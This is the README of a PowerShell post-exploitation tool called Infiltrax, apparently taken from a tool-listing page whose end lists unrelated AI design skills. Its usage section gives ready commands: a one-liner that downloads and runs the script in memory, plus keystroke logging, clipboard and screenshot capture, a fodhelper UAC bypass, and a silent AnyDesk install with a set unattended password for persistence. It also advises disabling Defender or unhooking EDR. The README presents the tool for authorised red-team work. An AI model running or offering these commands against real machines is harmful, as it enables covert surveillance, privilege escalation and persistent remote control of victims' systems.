
Infiltrax
Infiltrax is a post-exploitation reconnaissance tool for penetration testers and red teams, designed to capture screenshots, retrieve clipboard contents, log keystrokes, bypass UAC and install AnyDesk for persistent remote access.
Install / Use
/learn @alexdhital/InfiltraxREADME
Infiltrax
Infiltrax is a post-exploitation reconnaissance tool for penetration testers and red teams, designed to capture screenshots, retrieve clipboard contents, log keystrokes, bypass UAC and install AnyDesk for persistent remote access.

Features
- Screenshot Capture: Take screenshots of the entire screen and save them as PNG files.
- Clipboard Retrieval: Access the current clipboard contents.
- Keystroke Logging: Record keystrokes for a specified duration.
- UAC Bypass: Bypasses UAC via fodhelper.exe
- AnyDesk Installation: Install and configure AnyDesk with unattended access.
Usage
- Execute directly into memory
C:\Users\Administrator\Desktop> IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/alexdhital/Infiltrax/main/Infiltrax.ps1')
- Get Clipboard contents
C:\Users\Administrator\Desktop> Invoke-Clipboard
- Take desktop screenshot and save into certain location
C:\Users\Administrator\Desktop> Invoke-Screenshot -Path "C:\Windows\Tasks\"
- Capture user keystrokes and save in a file
C:\Users\Administrator\Desktop> Invoke-KeyStrokeCapture -DurationInSeconds 30 -OutputPath C:\Users\Vlex\Desktop\keystrokes.txt
-
Bypass UAC to run any program in elevated context. Default program powershell.exe
This function is taken from https://gist.github.com/netbiosX/a114f8822eb20b115e33db55deee6692 all credit goes to netbiosX :). Spawnning cmd.exe or powersell.exe from script gets caught by behavioural detection disable defender or unhook EDR first.
C:\Users\Vlex\Desktop> Invoke-FodHelperBypass -program "calc.exe"
- Installs anydesk silently, sets up unattended access and gets remote id (Requires Administrative Privilege)
C:\Users\Administrator\Desktop> Invoke-AnyDeskInstall -InstallPath "C:\Users\Alex\AppData\Local\AnyDesk" -Password "Unattended123!"
Warning and Legal Notice
This tool is intended solely for use by penetration testers and red team professionals during authorized engagements during post exploitation. Do not use this tool for unauthorized access or illegal activities.
Related Skills
diffs
339.5kUse the diffs tool to produce real, shareable diffs (viewer URL, file artifact, or both) instead of manual edit summaries.
clearshot
Structured screenshot analysis for UI implementation and critique. Analyzes every UI screenshot with a 5×5 spatial grid, full element inventory, and design system extraction — facts and taste together, every time. Escalates to full implementation blueprint when building. Trigger on any digital interface image file (png, jpg, gif, webp — websites, apps, dashboards, mockups, wireframes) or commands like 'analyse this screenshot,' 'rebuild this,' 'match this design,' 'clone this.' Skip for non-UI images (photos, memes, charts) unless the user explicitly wants to build a UI from them. Does NOT trigger on HTML source code, CSS, SVGs, or any code pasted as text.
openpencil
1.8kThe world's first open-source AI-native vector design tool and the first to feature concurrent Agent Teams. Design-as-Code. Turn prompts into UI directly on the live canvas. A modern alternative to Pencil.
ui-ux-pro-max-skill
53.5kAn AI SKILL that provide design intelligence for building professional UI/UX multiple platforms
